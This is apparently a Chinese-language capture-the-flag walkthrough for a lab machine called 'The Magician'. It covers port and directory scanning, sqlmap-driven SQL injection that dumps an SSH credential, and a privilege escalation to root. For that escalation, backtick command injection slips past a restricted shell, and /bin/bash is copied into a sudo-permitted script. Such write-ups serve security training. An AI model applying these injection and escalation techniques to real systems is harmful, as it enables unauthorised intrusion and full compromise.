

# The Magician

## 端口扫描

发现只有80端口可以访问

```
1 nmap -sV -sC -v 192.168.1.41
2
3 PORT      STATE SERVICE      VERSION
4 80/tcp    open  http         Apache httpd 2.4.65 ((Unix))
5 | http-methods:
6 |   Supported Methods: OPTIONS HEAD GET POST TRACE
7 |_  Potentially risky methods: TRACE
8 |_http-title: Site doesn't have a title (text/html).
9 |_http-server-header: Apache/2.4.65 (Unix)
10 443/tcp   closed https
11 7000/tcp  closed afs3-fileserver
12 8000/tcp  closed http-alt
13 9000/tcp  closed cslistener
14 MAC Address: 08:00:27:F4:9B:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

## 80端口服务探测

dirsearch目录扫描

```
1 [08:41:44] 200 - 1KB - /cgi-bin/test-cgi
2 [08:41:44] 200 - 820B - /cgi-bin/printenv
3 [08:41:48] 200 - 1KB - /index.php
4 [08:41:48] 200 - 1KB - /index.php/login/
5 [08:41:57] 200 - 32B - /robots.txt
```


查看 robots.txt 发现还有一个 scanch.php

```
1 User-agent: *
2 Allow: scanch.php
```

之后访问呢 scanch.php 页面, 查看页面源代码提示有一个 bate 的测试版本

```
113 </head>
114 <body>
115   <div class="container">
116     <h2>目标机器搜索（作者/系统）</h2>
117     <!-- 或许每个文件都应该要一个测试版本(bate) -->
118     <!-- 搜索表单：POST提交，提交到当前页面 -->
119     <form class="search-form" method="POST" action="/scanch.php">
120       <div class="form-item">
121         <label for="author">作者：</label>
122         <input type="text" id="author" name="author" placeholder="输入作者名称模糊搜索"
123           value="">
124       </div>
125       <div class="form-item">
126         <label for="system">系统：</label>
127         <input type="text" id="system" name="system" placeholder="输入系统名称模糊搜索"
128           value="">
129       </div>
130       <div class="form-item">
131         <button type="submit">执行搜索</button>
132       </div>
133     </form>
134     <!-- 或许每个文件都应该有一个测试版本 -->
135     <!-- 搜索结果展示区域 -->
136     <div class="result-area">
137       <h3>搜索结果</h3>
138
139       <table class="machine-table">
140         <thead>
141           <tr>
142             <th>机器名称</th>
```

猜测还有一个页面， `scanch_bate.php` ，发现存在sql注入



## SQL注入

抓包请求,保存为txt文件,然后使用sqlmap来跑

dump下这个数据库的所有表,发现 `firefly:3deaths` 很像ssh登录账户和密码

```

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=-8654 UNION ALL SELECT CONCAT(0x7170717071,0x4e494275546259557a4564657a7a48624c59624d584f4b51576350684974566f6976566561554156,0x717a626a71),NULL,NULL,NUL
---
[08:09:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.27, Apache 2.4.65
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[08:09:01] [INFO] fetching tables for database: 'MazeSec'
[08:09:01] [INFO] fetching columns for table 'guguge' in database 'MazeSec'
[08:09:01] [INFO] fetching entries for table 'guguge' in database 'MazeSec'
[08:09:01] [WARNING] reflective value(s) found and filtering out
Database: MazeSec
Table: guguge
[1 entry]
+-----+-----+-----+
| 序号 | 描述 | 文件名 |
+-----+-----+-----+
| 1 | firefly:3deaths | firefly |
+-----+-----+-----+

[08:09:01] [INFO] table 'MazeSec.guguge' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.41/dump/MazeSec/guguge.csv'
[08:09:01] [INFO] fetching columns for table 'target_machines' in database 'MazeSec'
[08:09:01] [INFO] fetching entries for table 'target_machines' in database 'MazeSec'
Database: MazeSec
Table: target_machines
[29 entries]
+-----+-----+-----+-----+-----+
| 作者 | 名称 | 序号 | 系统 | 难度 |
+-----+-----+-----+-----+-----+
| S@Ku_yA | Ezpwn | 1 | Linux | Easy |
| Yliken | motto | 2 | Linux | Easy |
| 1337 | The First | 3 | Linux | Easy |

```

虽然之前nmap扫描没有发现22端口,不过尝试下来是成功登录上了,拿到user.txt

## 权限提升

使用 `sudo -l`,发现提示 `Error: 禁止执行命令 'sudo' - firefly用户仅允许使用: ls pwd date echo cat`

想到利用反引号执行命令,然后echo将结果放到文件中,最后 `cat` 读取,这样的逻辑来实现命令

```

1 cat test.txt
2
3 Matching Defaults entries for firefly on TheMagician:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas
and Command-specific defaults for firefly: Defaults!/usr/sbin/visudo
env_keep+="SUDO_EDITOR EDITOR VISUAL"
User firefly may run the following commands on TheMagician: (ALL) NOPASSWD: /home/firefly/*.sh

```

发现家目录下的任何 `*.sh` 都可以 `sudo` 执行

那么想到放一个 `bash` 过来

```

1 echo `cat /bin/bash > test.sh` >/dev/null
2 echo `chmod +x test.sh` >/dev/null
3 echo `sudo ./test.sh` >/dev/null

```

最后拿到了root的shell,不过没有任何回显,那就把 `root.txt` 读取然后写到 `/home/firefly` 中,从而拿到 `root.txt`

```

1 firefly$echo `sudo ./test.sh` > /dev/null
2 TheMagician:/home/firefly# whoami
3 TheMagician:/home/firefly# ls
4 TheMagician:/home/firefly# ls -al
5 TheMagician:/home/firefly# cd /
6 TheMagician:/# ls
7 TheMagician:/# cd /root
8 TheMagician:~# ls
9 TheMagician:~# ls -al
10 TheMagician:~# cat root.txt

```

